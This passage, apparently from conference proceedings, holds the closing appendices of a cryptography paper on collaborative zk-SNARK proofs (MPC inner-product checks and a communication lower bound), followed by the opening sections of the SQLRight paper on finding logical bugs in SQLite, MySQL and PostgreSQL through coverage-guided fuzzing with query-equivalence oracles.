G-HADAMARD-CK($[\mathbf{a}] \in \mathbb{F}^n, [\mathbf{A}], [\mathbf{B}] \in \mathbb{G}^n$)

Shows: $\mathbf{a} \circ \mathbf{A} = \mathbf{B}$

$\alpha \leftarrow$ COIN()

$\boldsymbol{\alpha} \leftarrow (\alpha^i)_{i=1}^n$

G-IP-CK($\boldsymbol{\alpha} \circ [\mathbf{a}], [\mathbf{A}], \boldsymbol{\alpha} \cdot [\mathbf{B}]$)

G-IP-COMPUTE adapts EXTEND-MULT (Protocol 10, [63]) from computing a field inner product to computing a scalar-point inner product. EXTEND-MULT is itself a generalization of the multiplication and degree reduction protocols of [45].

G-IP-COMPUTE($[\mathbf{a}] \in \mathbb{F}^n, [\mathbf{A}] \in \mathbb{G}^n$)

Computes $\mathbf{a} \circ \mathbf{A} = B$

Everyone computes the inner product on their shares

Interpret the results as $[B]_{2t}$

$[X]_t, [X]_{2t} \leftarrow$ G-DOUBLE-RAND()

All parties send $[B-X]_{2t}$ *to Party 1*

Party 1 opens $B-X$ *and reshares it as* $[B-X]_t$

return $[B] \leftarrow [B-X]_t + [X]_t$

G-IP-FOLD adapts EXTEND-COMPRESS (Protocol 12, [63]). The original protocol compresses N different inner product checks into one. The new one compresses 2 point-scalar inner product checks into one.

G-IP-FOLD($[\mathbf{x}] \in \mathbb{F}^n, [\mathbf{X}] \in \mathbb{G}^n, [P] \in \mathbb{G}$, $[\mathbf{y}] \in \mathbb{F}^n, [\mathbf{Y}] \in \mathbb{G}^n, [Q] \in \mathbb{G}$)

Reduces $\mathbf{x} \cdot \mathbf{X} = P \wedge \mathbf{y} \cdot \mathbf{Y} = Q$ *to* $\mathbf{a} \cdot \mathbf{A} = R$

Interpolate shares of lines $[\mathbf{f}]$ *such that*

$f_i(1) = x_i$ *and* $f_i(2) = y_i$ *for* $i \in [n]$

Interpolate shares of lines $[\mathbf{F}]$ *such that*

$F_i(1) = X_i$ *and* $F_i(2) = Y_i$ *for* $i \in [n]$

$[\mathbf{z}] \leftarrow [\mathbf{f}(3)]$; $[\mathbf{Z}] \leftarrow [\mathbf{F}(3)]$

$[S] \leftarrow$ G-IP-COMPUTE($[\mathbf{z}], [\mathbf{Z}]$)

Interpolate shares of a parabola $[F_p]$ *such that*

$F_p(1) = P$, $F_p(2) = Q$, *and* $F_p(3) = S$

$\alpha \leftarrow$ COIN()

$[\mathbf{a}] \leftarrow [\mathbf{f}(\alpha)]$; $[\mathbf{A}] \leftarrow [\mathbf{F}(\alpha)]$; $[R] \leftarrow [F_p(\alpha)]$

return $([\mathbf{a}], [\mathbf{A}], [R])$

Finally, G-IP-CK adapts MULT-VERIFICATION (Protocol 17, [63]), from a recursive protocol for product checking to a recursive protocol for point-scalar inner product checking. G-PROD-CK is the adapted base case (Protocol 15, [63]).

G-IP-CK($[\mathbf{x}] \in \mathbb{F}^n, [\mathbf{X}] \in \mathbb{G}^n, [P] \in \mathbb{G}$)

Shows: $\mathbf{x} \cdot \mathbf{X} = P$

while $n > 1$*:*

$[L] \leftarrow$ G-IP-COMPUTE($[\mathbf{x}_L], [\mathbf{X}_L]$)

$[\mathbf{x}], [\mathbf{X}], P \leftarrow$ G-IP-FOLD($[\mathbf{x}_L], [\mathbf{X}_L], [L],$ $[\mathbf{x}_R], [\mathbf{X}_R], [P - L]$)

$n \leftarrow n/2$

G-PROD-CK($[x_1], [X_1], [P]$)

G-PROD-CK($[x] \in \mathbb{F}, [X] \in \mathbb{G}, [P] \in \mathbb{G}$)

Shows: $x \cdot X = P$

$[r] \leftarrow$ RAND()

$[R] \leftarrow$ RAND()

$[S] \leftarrow$ G-IP-COMPUTE($[r], [R]$)

$[y], [Y], [Q] \leftarrow$ G-IP-FOLD($[(x,r)], [(X,R)], [(P,S)]$)

All parties open y*,* Y*, and* Q *and check* $y \cdot Y = Q$

B Communication Lower Bound

In this section, we show a $\Omega(n)$ lower bound on the communication needed to compute a collaborative proof when the witness is additively shared among two parties.

Our bound applies to proof systems that are *honestly sound*: a prover following the proving protocol with an invalid witness produces a valid proof with negligible probability.

Definition 2. *A proof* $(\mathsf{Setup}, \mathsf{Prove}, \mathsf{Verify})$ *is* ***honestly sound*** *if for all* $(x,w) \notin \mathfrak{R}$*,*

$$\Pr\left[\mathsf{Verify}(\mathsf{pp}, x, \pi) = 1 : \begin{array}{c} \mathsf{pp} \leftarrow \mathsf{Setup}(1^\lambda, \mathfrak{R}) \\ \pi \leftarrow \mathsf{Prove}(\mathsf{pp}, x, w) \end{array}\right] = \mathsf{negl}(\lambda)$$

Surprisingly, knowledge soundness does not imply honest soundness. While the former guarantees that a verifier can *extract* a valid witness from an acceptable proof, it makes no guarantees about the witness that the prover used.

As an example, consider the (trivial) relation

$$\mathfrak{R}_= = \{(x \in \mathbb{F}, w \in \mathbb{F}) : x = w\}$$

For this relation, define the proof system $(\mathsf{Setup}, \mathsf{Prove}, \mathsf{Verify})$ where Setup is a no-op, Prove always returns a null proof $\pi = \perp$, and Verify always return 1. This proof system is knowledge-sound, but not honestly sound.

Regardless, it's easy to show that the SNARKs we study are honestly sound.

It suffices to show a $\Omega(n)$ communication bound for checking a shared R1CS witness. If there were a low-communication protocol for generating a proof, parties could just check a shared witness by constructing and checking the proof. Per completeness and honest soundness, the proof is valid if and only if the witness was valid, except with negligible probability.

Unfortunately, the communication-hard problem DISJ^n reduces to checking additively shared R1CS witnesses. DISJ^n asks whether the two length-n bit-strings do not share a one at any index; i.e., $\text{DISJ}^n(a,b) = \bigwedge_{i=1}^n \neg(a_i \wedge b_i)$. DISJ^n has been shown to have $\Omega(n)$ randomized 2-party communication complexity [5, 69]. $\text{DISJ}^n(a,b)$ reduces to R1CS checking as follows. $\mathcal{P}_1$, who has a, interprets it as a zero-one vector in $\mathbb{F}^n$ and sets $x_0 \leftarrow a; y_0 \leftarrow \vec{0}; z_0 \leftarrow \vec{0}$. Simultaneously, $\mathcal{P}_2$, interprets b as a zero-one vector in $\mathbb{F}^n$ and sets $x_1 \leftarrow \vec{0}; y_1 \leftarrow b; z_1 \leftarrow \vec{0}$. With this reduction, a and b are disjoint if and only if (x_0, x_1), (y_0, y_1), and (z_0, z_1) are sharings of x, y, z such that $x \circ y = z$, an R1CS relation. □

Note that this is only a limited bound. First, it requires $\Omega(n)$—not $\Omega(n \log |\mathbb{F}|)$—communication. We suspect the stronger bound holds as well, but do not know of an existing communication complexity result that it immediately follows from. Second, the bound applies only to additively shared witnesses.

C KZG for Shared Polynomials

This appendix is available in the paper's full version: https://ia.cr/2021/1530.

D PA-MPC from collaborative proofs

This appendix is available in the paper's full version: https://ia.cr/2021/1530.

E Unrolled Groth16/SPDZ Protocol

This appendix is available in the paper's full version: https://ia.cr/2021/1530.

Detecting Logical Bugs of DBMS with Coverage-based Guidance

Yu Liang[†] Song Liu[†*] Hong Hu[†]

[†]*Pennsylvania State University* [*]*Qi-AnXin Tech. Research Institute*

Abstract

Database management systems (DBMSs) are critical components of modern data-intensive applications. Developers have adopted many testing techniques to detect DBMS bugs such as crashes and assertion failures. However, most previous efforts cannot detect logical bugs that make the DBMS return incorrect results. Recent work proposed several oracles to identify incorrect results, but they rely on rule-based expression generation to synthesize queries without any guidance.

In this paper, we propose to combine coverage-based guidance, validity-oriented mutations and oracles to detect logical bugs in DBMS systems. Specifically, we first design a set of general APIs to decouple the logic of fuzzers and oracles, so that developers can easily port fuzzing tools to test DBMSs and write new oracles for existing fuzzers. Then, we provide validity-oriented mutations to generate high-quality query statements in order to find more logical bugs. Our prototype, `SQLRight`, outperforms existing tools that only rely on oracles or code coverage. In total, `SQLRight` detects 18 logical bugs from two well-tested DBMSs, `SQLite` and `MySQL`. All bugs have been confirmed and 14 of them have been fixed.

1 Introduction

Database management systems (DBMSs) are used extensively in data-intensive programs, helping billions of devices host trillions of databases [23, 51, 54–57]. Any bug in DBMSs will affect a large number of users. Although many efforts have been spent on testing DBMS systems [10, 58, 70, 71], most of them focus on finding crashes and assertion failures that finally make the execution terminate accidentally. They cannot detect *logical* bugs that make the DBMS return unexpected results, like leaking extra rows. Since logical bugs usually do not crash the program, we need an oracle to determine whether each execution produces the correct result or not. However, building an oracle is time-consuming and error-prone due to the various language dialects and features [49].

Recent progress on DBMS oracles shed light on logical bug detection [43–45]. For example, Rigger *et al*. constructed several general oracles by transforming SQL queries into semantically equivalent forms. One DBMS may process these queries with different code paths, but the final results should be the same. Any inconsistency indicates a potential logical bug. `SQLancer`, the tool that implements these oracles, has successfully found many logical bugs [30, 42]. However, `SQLancer` relies on a rule-based generator to synthesize original queries, which may limit its capability to explore program states. Specifically, it creates expressions for `WHERE` and `JOIN` clauses based on the grammar of the specific DBMS and the schema of the underlying database. Considering the huge query space, it could invest a great deal of time and effort on similar queries, which cannot inspect diverse program code.

Coverage-guided program testing, or *fuzzing*, has been adopted to test a wide range of programs and successfully found thousands of memory-related bugs [18, 27, 32, 48, 70]. The core idea of fuzzing is to utilize the code coverage to guide the input generation. A fuzzing tool, or *fuzzer*, picks up an input from a queue and randomly updates it to produce new test cases. Then, it runs the program with the new test case and at the same time collects the code (like basic blocks or branches) being executed. If the execution triggers new code, the fuzzer will add the new test case to the queue and use it for future mutation; otherwise, the fuzzer will drop the new test case and move on to mutate another input in the queue. Previous works applied coverage-guided fuzzing to test DBMSs and demonstrated the benefits of detecting memory-related bugs [10, 60, 71]. However, no research ever tried to apply coverage-based guidance on logical bug detection.

In this paper, we aim to understand the benefits of coverage-based guidance on logical bug detection, specifically for DBMS systems. Our study reveals several challenges of adopting current mutation-based fuzzers to find logical bugs. The main problem comes from generating valid SQL queries. Since we need to compare the results of DBMS executions, the generated query should pass both syntax and semantic checks and successfully produce meaningful outputs. Existing fuzzers can synthesize decent queries that trigger assertion failures and crashes, but many of them are not completely

valid and thus cannot be used for finding logical bugs.

To address this problem, we propose *validity-oriented mutation*, which defines a set of policies to improve the validity of generated queries. First, we design an automatic method to convert the SQL parser of each DBMS for fuzzing purposes. Currently, most fuzzers use one parser to handle different DBMS systems [10, 71]. Since many DBMSs use their own SQL dialects to support unique features [49], the unified parser may produce a lot of incompatible queries. Even worse, the incorrect queries could trigger error-handling code and are prioritized by coverage-based guidance. Therefore, we provide one query parser for each DBMS to reduce the invalid queries. Our second effort is to build a context-based instantiation algorithm that enforces accurate dependencies between SQL elements. For example, `DROP TABLE X` removes table `X` from the current database. Our method will follow the semantics and remove the corresponding table from the context so that it will not be used for the following statements. We also consider the oracle requirement to produce more useful queries. Specifically, we allow the oracle to label necessary elements as immutable. Our cooperative mutation engine will avoid changing these elements while randomly updating others. At last, we eliminate non-deterministic behaviors from the queries to avoid unnecessary false alarms. With these solutions, we effectively improve the query validity rate.

Another problem that hinders fuzzing to detect logical bugs is the lack of unified interfaces between fuzzers and DBMS oracles. Most fuzzers simply rely on the operating system or various sanitizers to detect bugs [28, 46, 47], while detecting logical bugs requires generating proper SQL statements and checking the execution results. To fill this gap, we design a set of expressive APIs to simplify the implementation of DBMS oracles. Our APIs decouple the fuzzing logic and the oracle logic. Developers can focus on one area, either fuzzing or oracle, to easily apply existing methods to detect logical bugs.

We implement a system, `SQLRight`, that combines the coverage-based guidance, validity-oriented mutations and oracles to detect logical bugs for DBMS systems. `SQLRight` first mutates existing queries cooperatively. It inserts a set of oracle-required statements, and applies our validity-oriented mutations to improve the validity rate. Then, it sends the query to the oracle to create functionally equivalent query counterparts. `SQLRight` feeds all generated queries to the DBMS, and collects the execution results and the coverage information. After that, `SQLRight` invokes the oracle to compare the results of different queries to identify logical bugs. At last, it inserts the coverage-improving queries into the queue for future mutations. We implemented four oracles, including two proposed in previous works [43, 44] and two proposed in this paper.

We evaluate `SQLRight` on three popular DBMS systems: `SQLite` [51], `PostgreSQL` [39] and `MySQL` [34]. `SQLRight` successfully detects 18 logic bugs within 60 days. We have reported all of our findings to their developers: all bugs get confirmed, and 14 have been fixed. To understand the contributions of code coverage and query validity, we conduct unit tests by disabling each of them one by one. Our evaluation shows that both the coverage and the validity help find more logical bugs, but the latter makes more contributions than the former. We also compare our system with the state-of-the-art tools, including `SQLancer` (using oracles to detect logical bugs) and `Squirrel` (using code coverage to detect crashes and assertion failures). We port our oracle APIs to `Squirrel` to help it detect logical bugs. After testing for 72 hours, `SQLRight` reports 12 unique logical bugs, `Squirrel` detects one bug, and `SQLancer` does not find any bug. The result shows that combining the coverage-based guidance and oracles can help trigger more logical bugs in DBMS systems.

```
01 CREATE TABLE person (pid INT);
02 INSERT INTO person VALUES (1), (10), (10);
03 CREATE UNIQUE INDEX idx ON person (pid) WHERE pid=1;
04 SELECT DISTINCT pid FROM person WHERE pid=10;
05 -- output: 10\n10
06 -- expect: 10
```

Listing 1: A logical bug of `SQLite` due to the improper optimization on `DISTINCT` when the index is a unique partial index.

In summary, this paper makes the following contributions:

- We study the efficacy of coverage-guided fuzzing in detecting logical bugs for DBMS systems and confirm two useful factors: query validity and code coverage.
- We implement `SQLRight`, a coverage-guided fuzzer to detect logical bugs for DBMSs. `SQLRight` provides general APIs to simplify the oracle development and embeds validity-oriented mutations to improve the query quality.
- We evaluate `SQLRight` on the real-world DBMS systems and find 18 logical bugs. Our unit tests demonstrate the contribution of different components of our tool.

We have released the source code of `SQLRight` at https://github.com/psu-security-universe/sqlright to help enhance the security and robustness of DBMS systems.

2 Background & Challenges

2.1 An Example Logical Bug

Listing 1 shows a logical bug of `SQLite`, which is related to the unique partial index. This bug was detected by our tool `SQLRight`, and has been fixed by `SQLite` developers. The first statement creates a table `person`, which has only one column `pid` with type `INT`. The second statement inserts three rows into the table, one `1` and two `10`s. The third statement creates a unique partial index `idx`, which only maintains records for rows whose `pid` value is `1`. Therefore, only the first row will be connected into `idx`. The last `SELECT` statement asks for rows whose `pid` value is `10`, where the keyword `DISTINCT` requires removing redundant results. Based on the table content, the result should be one row `10`. However, `SQLite` produces two rows `10`⏎`10`, violating the `DISTINCT` requirement.

The problem is due to an incorrect optimization of `SELECT`. When all columns in `WHERE` are connected to some unique

```
01 CREATE TABLE person (pid INT);
02 INSERT INTO person VALUES (1), (10), (10);
03 SELECT DISTINCT pid FROM person WHERE pid=10;
```

Listing 2: A functional-equivalent query of Listing 1 query by deleting the `CREATE UNIQUE INDEX` statement.

indexes, `SQLite` treats the `DISTINCT` keyword as unnecessary and simply ignores it during the query processing. However, it forgets the case of partial index, where only partial rows are connected. To fix this bug, `SQLite` checks the index type and only applies the optimization to the case of complete indexes.

Security Impact. This logical bug treats duplicated data rows as unique. Depending on the concrete use cases, it can lead to various security consequences. For example, if the query intentionally uses `DISTINCT` to hide the number of matched rows for privacy purposes, the bug will leak the number information. If the query is used to distribute random passwords to users, it may send the same password to multiple different users. Since `SQLite` is widely used in public, line in 3.5 billion smartphones [51], we believe this deduplication bug has severe functional and security consequences.

2.2 Oracles for Logical Bug Detection

Logical bugs are more challenging to detect than memory-related issues. Once a memory bug is triggered, the execution will likely crash, and we can capture that easily. Most logical bugs do not crash the program, but just produce incorrect results. We need an oracle to provide the expected result. For example, in Listing 1, the oracle should indicate the expected result as `10`. However, constructing a complete, error-free oracle is challenging. Senior analysts can manually analyze results to identify bugs, but cannot handle large-scale test cases. Differential analysis provides an automatic, scalable solution [16,29,49,52]. For example, `RAGS` sends one query to different DBMSs and compares their results to find bugs [49]. However, due to the diverse dialects and extensions, popular DBMSs only share a small portion of features, and cross-DBMS validation cannot detect DBMS-specific bugs [49].

Recent works construct functionally equivalent queries and check whether the DBMS produces the same result for all queries [43–45]. For example, for a given query, oracle `NoREC` shifts all conditions from `WHERE` clauses to `SELECT` expressions, which effectively disables most optimizations applied to the original query [43]. The number of `TURE` rows for the modified query should be the same as the number of rows for the original one. Oracle `TLP` splits a condition `x` in a `WHERE` clause into three subqueries: `x IS TRUE`, `x IS FALSE`, and `x IS NULL`. It combines the results from three subqueries and checks the equivalence with the original one [44]. As oracles are built on high-level semantics instead of low-level implementations, we can use them to test multiple DBMS systems [30].

We can define a simple oracle, dubbed `Index`, to detect the bug in Listing 1: *removing indexes from the database should not affect the query result*. We can implement oracle `Index` to delete existing indexes (or inserts new ones) and check whether the DBMS produces the same result as before. One functionally equivalent form of Listing 1 is given in Listing 2 by deleting the `CREATE UNIQUE INDEX` statement. We can use oracle `Index` to detect this bug without any domain knowledge. More importantly, we can extend the test to a large scale.




Figure 1: Overview of `Squirrel` [71]. It utilizes the coverage-based guidance to test DBMS systems for crashes and assertion failures.

2.3 Coverage-guided Testing

Coverage-guided testing, or *fuzzing* [32], has been widely used to test a large set of programs and successfully found thousands of bugs [18, 27, 48, 70]. Modern fuzzing tools, called *fuzzers*, utilize code coverage to guide input selection and mutation. Specifically, given one program input, a fuzzer first randomly updates its content to generate a set of new inputs. It feeds new inputs to the program and monitors the execution. If the program crashes or reports assertion failures, the fuzzer treats the input as the proof-of-concept (PoC) of the underlying bug. For input that triggers no crashes, the fuzzer will check whether the execution reaches new code paths, like basic blocks or branches. If so, it will add the input into a queue. Otherwise, it will drop the input and pick up the next input from the queue for another round of fuzzing. Coverage-guided testing has been used to test various programs, including but not limited to operating systems [11, 22, 37, 63, 65], compilers [10, 19, 38], web browsers [17, 48, 66], document readers [12, 64], and even smart contracts [20, 35, 62].

Recent works also ported coverage-guided fuzzing to test DBMS systems [21, 26, 60, 71]. Figure 1 shows an overview of `Squirrel` [71], a recent work that aims to detect crashes and assertion failures from DBMS systems. `Squirrel` takes a set of inputs, *i.e.*, SQL queries, as the seed of fuzzing. It first translates the query into an intermediate representation (IR), which contains many structural information. Then, `Squirrel` takes three mutation methods to modify the query IR and create new ones, including node insertion, deletion and replacement. For each newly generated IR, `Squirrel` builds the data dependency graph between different operands (e.g., tables and columns) and fills the operands with randomly generated strings. After that, it translates the new IR back to queries and feeds it to DBMS. At last, `Squirrel` reports crashes and prioritizes code-revealing queries for the next round of fuzzing. `Squirrel` successfully found a set of crashes and assertion failures from commonly used DBMS systems such as `SQLite`.




Figure 2: Overview of `SQLRight`. It utilizes the coverage-based guidance to test DBMS systems for logical bugs.

2.4 Challenges of Fuzzing Logical Bugs

To the best of our knowledge, no effort has ever tried to apply coverage-guided fuzzing to test DBMSs for logical bugs. There are mainly two challenges that hinder researchers from combining fuzzing and DBMS oracles. First, current fuzzers still cannot generate high-quality SQL queries. For example, in the most recent work, `Squirrel` embedded two new techniques, specifically syntax-preserving mutation and semantics-guided instantiation, aiming to improve the validity of the automatically generated queries. However, even with these advanced techniques, `Squirrel` can merely achieve around 30% validity for `SQLite`, and gets even worse validity rates for other DBMS systems. We can tolerate such low validity when testing DBMSs for crashes and assertion errors, as invalid queries may still trigger some bugs. However, a tool for finding logical bugs cannot make use of any invalid query, since the DBMS will not produce any meaningful results and the oracle cannot work. Second, current fuzzers mainly rely on operating systems and sanitizers to detect bugs (like assertion failures) [13, 28, 46, 47]. They cannot collaborate with DBMS oracles to detect logical bugs. We need to redesign the fuzzer architecture to support diverse DBMS oracles.

3 Design of `SQLRight`

We propose two practical solutions to address the aforementioned challenges and adopt the coverage-based guidance on testing DBMS for logical bugs. First, we provide the validity-oriented generation, which contains a set of strategies to produce valid, deterministic SQL queries (§3.1). The generated queries not only achieve high validity in syntax and semantics, but also exclude random behaviors which may cause false positives. Second, we design a set of general, comprehensive APIs to support developing new DBMS oracles (§3.2). These APIs decouple oracles and fuzzers, making it easier for users to test DBMS systems. They also assist DBMS developers to adopt coverage-based guidance for finding logical bugs.

System overview. Figure 2 shows an overview of our tool, `SQLRight`, the first testing platform that combines coverage-based guidance, validity-oriented mutations, and oracles to find logical bugs for DBMS systems. It accepts the target program (*i.e.*, the DBMS) and a set of sample queries (*i.e.*, SQL statements) as inputs and will produce reports of logical bugs. First, `SQLRight` adds all sample queries into a queue. For each round of fuzzing, it picks up one query from the queue and applies mutation to generate new queries. Then, it updates query operands, like table names and column names. After that, `SQLRight` sends the new query to the DBMS and inspects the execution result to identify unexpected behaviors. If the new query triggers new code, `SQLRight` adds the query into the queue for future testing. Unlike traditional memory-bug fuzzers (like `Squirrel` in Figure 1), `SQLRight` cooperates with DBMS oracles to produce high-quality queries to identify logical bugs. Specifically, for query mutation, it invokes oracle APIs to update oracle-specific SQL statements to prepare for result checking. For query validation, it again calls oracle APIs to translate the query into semantically equivalent variants. After the execution, it relies on the oracle to decide whether the queries trigger logical bugs.




Figure 3: Cooperative mutation. To support the oracle to compare results, `SQLRight` adopts a dedicated select-queue and a cooperative mutation step to generate valid `SELECT` statements.

3.1 Validity-oriented Query Generation

`SQLRight` demands high-quality SQL queries to stress various aspects of different DBMSs. Any queries that cause syntax or semantic errors would not be useful for finding logical bugs. Unfortunately, generating semantically correct queries has proven to be NP-hard [29]. Recent fuzzers utilize type-based mutation and semantic-guided instantiation in order to produce valid queries [71]. However, their validity rate, about 30%, is still insufficient to effectively test DBMS systems. Even worse, most of the generated queries are not ready for detecting logical bugs. Therefore, we proposed several practical techniques to improve query validity.

3.1.1 Cooperative Mutation

`SQLRight` takes two separate mutation strategies in parallel to generate different components of a query set. As shown in Figure 3, it maintains two queues: the *select queue* contains only `SELECT` statements and is used to generate proper `SELECT` queries that produce outputs; the *normal queue* hosts other statements and is used to prepare the database for testing, like table creation and value insertion. During the fuzzing initialization, `SQLRight` scans all seed inputs, saves all `SELECT` statements to the select queue, and keeps other statements in the normal queue. For each fuzzing round, `SQLRight` collects a set of statements from the normal queue and relies on the normal mutation engine to generate new queries. Then, it




Figure 4: Cooperative mutation on `SELECT`. To support the `NoREC` oracle, we fix `SELECT_statement`, `FROM` and `WHERE` of the statement and leave others for the mutation engine to change.

invokes the cooperative mutation of the oracle to create and append several `SELECT` statements. After the combination, we leverage the instantiation to build a concrete query set.

During the cooperative mutation, the oracle preserves the query elements that are useful for the correctness test. For example, oracle `NoREC` requires the `SELECT` statement to have both `FROM` clause and `WHERE` clause. We provide interfaces for the oracle to notify the mutation engine not to delete these necessary nodes or add new nodes if the original statement does not have one. Figure 4 illustrates how to control mutations on the statement `SELECT COUNT(*) FROM v0 WHERE v1=0`. Given the IR of the query, we add attributes to three nodes, specifically, `SELECT_statment`, `FROM`, and `WHERE`, to mark them as immutable. As a result, the crucial components for oracle `NoREC` are preserved. The mutation engine still has full flexibility to update the `from_clause` node and the `where_clause` node to generate new `SELECT` statements. The IR-based mutation engine supports various patterns and different conditions in the `from_clause` and `where_clause`, and thus provides rich capability comparable to the unconstrained mutator [71].

3.1.2 Dedicated Parsing

We customize our mutation engine for each DBMS to improve syntax correctness. Most popular DBMS systems have their own customized SQL dialects, which only share limited features. Therefore, one unified SQL grammar for common functionalities only covers a small portion of DBMS code and cannot find bugs in DBMS-unique features [49]. In contrast, a catch-all grammar that aims to support all features could lead to many invalid queries. Listing 3 shows an example that a string with the single quote symbol has different meanings in different DBMSs. `SQLite` can run this query successfully, as it treats a single-quoted string as a constant by default or as an identifier if a string is not allowed in its current location. However, `PostgreSQL` reports an error for this query as it never accepts single-quoted strings as identifiers. To address the limitation, we design a tool to port the parser of each DBMS into `SQLRight` automatically. Our observation is that most popular DBMS systems use `GNU Bison` [14] to compile their parser front-ends. Therefore, we follow the grammar rules defined by `Bison` and translate the DBMS parser front-ends to `SQLRight`'s IR. Thanks to the well-documented `Bison` format,

```
01 CREATE TABLE v0 (v1 TEXT);
02 INSERT INTO v0 VALUES ('text');
03 SELECT v1 FROM 'v0';
```

Listing 3: Queries allowed in `SQLite` but rejected by `PostgreSQL`. `SQLite` takes flexible rules to identify strings and can treat the `'v0'` as an identifier, while `PostgreSQL` strictly takes `'v0'` as a string.

our tool can easily port different parsers for `SQLRight`. With the original DBMS parser front-ends, `SQLRight` can support the full dialect syntaxes for each DBMS and guarantees high syntax correctness to improve query validity.

3.1.3 Context-based IR Instantiation

The previous work `Squirrel` [71] identifies data dependency among all SQL statements to help instantiate query operands, like table names and column names. However, the dependency graph constructed by `Squirrel` tightly couples multiple SQL statements into one static graph. When dealing with complicated queries, it cannot update the data dependency to reflect the dynamic SQL context. Specifically, it keeps the static data dependency unchanged across the whole query sequence and cannot adjust itself to fit in the ever-changing relationship between different SQL statements. To address this limitation, we design a context-based IR instantiation algorithm. It dynamically updates the data dependency based on the SQL context and fills in accurate concrete values to the query skeletons. Instead of grouping multiple SQL statements into one dependency graph, `SQLRight` solves one SQL statement at a time. It only saves the necessary dependency information into the library when solving multiple SQL statements.

Listing 4 shows how `SQLRight` utilizes the context to instantiate SQL IR. To generate new queries, `SQLRight` ignores all existing operands and will assign them different names. The first statement creates one table with three columns. Since this is a creation operation, `SQLRight` allocates `v0` as the table name, `c1`, `c2`, and `c3` as the column names, and saves these names into the context. When we need tables and columns, `SQLRight` can quickly retrieve them from the current context. The second statement inserts one row into a table. `SQLRight` searches in the current context and finds only one table available, *i.e.*, `v0` with three columns. Therefore, it uses `v0` here and prepares one row with three values. The next statement changes one column name. After searching in the current context, `SQLRight` finds one table name `v0` and three associated column names `c1`, `c2` and `c3`. Based on the semantics, it uses `v0` as the table name, and randomly picks `c3` as the old column name. It also allocates another column name `c4` as the new name. After this statement, `SQLRight` updates the context to drop `c3` from `v0` and add `c4` instead. When it comes to the `SELECT` statement, it can find table name `v0` and three associated columns, excluding the old `c3`. In contrast, the original method of `Squirrel` will fail to capture the dynamic change by `ALTER` and may use `c3` as a column name of `v0` for `SELECT`.

```
-- Context-based IR Instantiation
CREATE TABLE v0 (c1 INT, c2 INT, c3 INT);
-- save v0 & mapping c1->v0, c2->v0, c3->v0.
INSERT INTO v0 VALUES (0, 0, 0);
-- Get v0 & 3 columns from v0.
ALTER TABLE v0 RENAME c3 TO c4;
-- drop c3->v0 & add c4->v0.
SELECT * FROM v0 WHERE c1 = c2;
----------------------------------------
-- Squirrel dependency graph
SELECT * FROM v0 WHERE c1 = c3;
-- Error: no such column: v0.c3
```

Listing 4: Example that demonstrates the benefits of SQLRight's Context-based IR Instantiation.

3.1.4 Non-determinism Mitigation

Several DBMS functionalities contain non-deterministic behaviors, which make two executions produce different results even when no logical bug is triggered. Such queries will confuse DBMS oracles and lead to false alarms. Previous fuzzers that focus on memory-related bugs do not care about the query results and just ignore this problem. Therefore, we cannot directly use their generated queries to find logical bugs. To avoid false alarms in this category, we identify and remove statements or keywords with non-deterministic behaviors.

Currently, SQLRight considers non-deterministic behaviors in three categories. One category contains functions returning random results by design. For example, random() in SQLite produces a pseudo-random integer number. Another category contains queries whose results depend on ever-changing environment variables, like date and time (e.g., julianday() in SQLite and current_timestamp in PostgreSQL). Listing 5 shows an example that makes the oracle report a false alarm. The example creates two tables, v0 with ROWID and v2 without ROWID. Based on SQLite document, the same query on these two tables should return the same result. However, due to the random behavior of random(), two executions produce different results, and the oracle will report a potential bug (false positive). Replacing random() with a constant value or deleting the INSERT statement can fix the problem.

The third source of non-determinism comes from undefined behaviors. Specifically, the result is not specified in the DBMS standard, and it completely depends on each dynamic execution to (randomly) decide how to generate the result. For example, the LIMIT clause cuts off the result of SELECT to at most N rows. It is designed to prevent a large number of outputs. However, the LIMIT clause leads to inconsistent results between semantically equivalent queries since it depends on the DBMS to decide which N rows to return. We remove LIMIT clauses from all generated SQL queries.

3.2 General Interfaces for DBMS Oracles

Oracles are crucial to detect logical bugs, but no oracle can detect all bugs from all DBMS systems. Considering the various SQL dialects and extensions [49], we need multiple diverse oracles to cover different logical bugs. It is essential

```
CREATE TABLE v0 (v1 PRIMARY KEY)
INSERT INTO v0 VALUES(random());
SELECT * FROM v0;
--------------------------------
CREATE TABLE v2 (v3 PRIMARY KEY) WITHOUT ROWID
INSERT INTO v2 VALUES(random());
SELECT * FROM v2;
```

Listing 5: False positive case due to non-deterministic behaviors. Function random() returns a random integer value, and thus running these two queries will produce different results.

to make our fuzzing platform support many different oracles. In this work, we propose a set of general APIs that allow developers to adopt existing oracles and develop new ones.

SQLRight provides four general APIs for the fuzzer to communicate with DBMS oracles, specifically, preprocess(), append_output(), transform() and compare(). We explain the purpose of each API using Table 1, which shows the currently supported oracles and the functionalities of their APIs. The Basic column defines the default behaviors of all oracles.

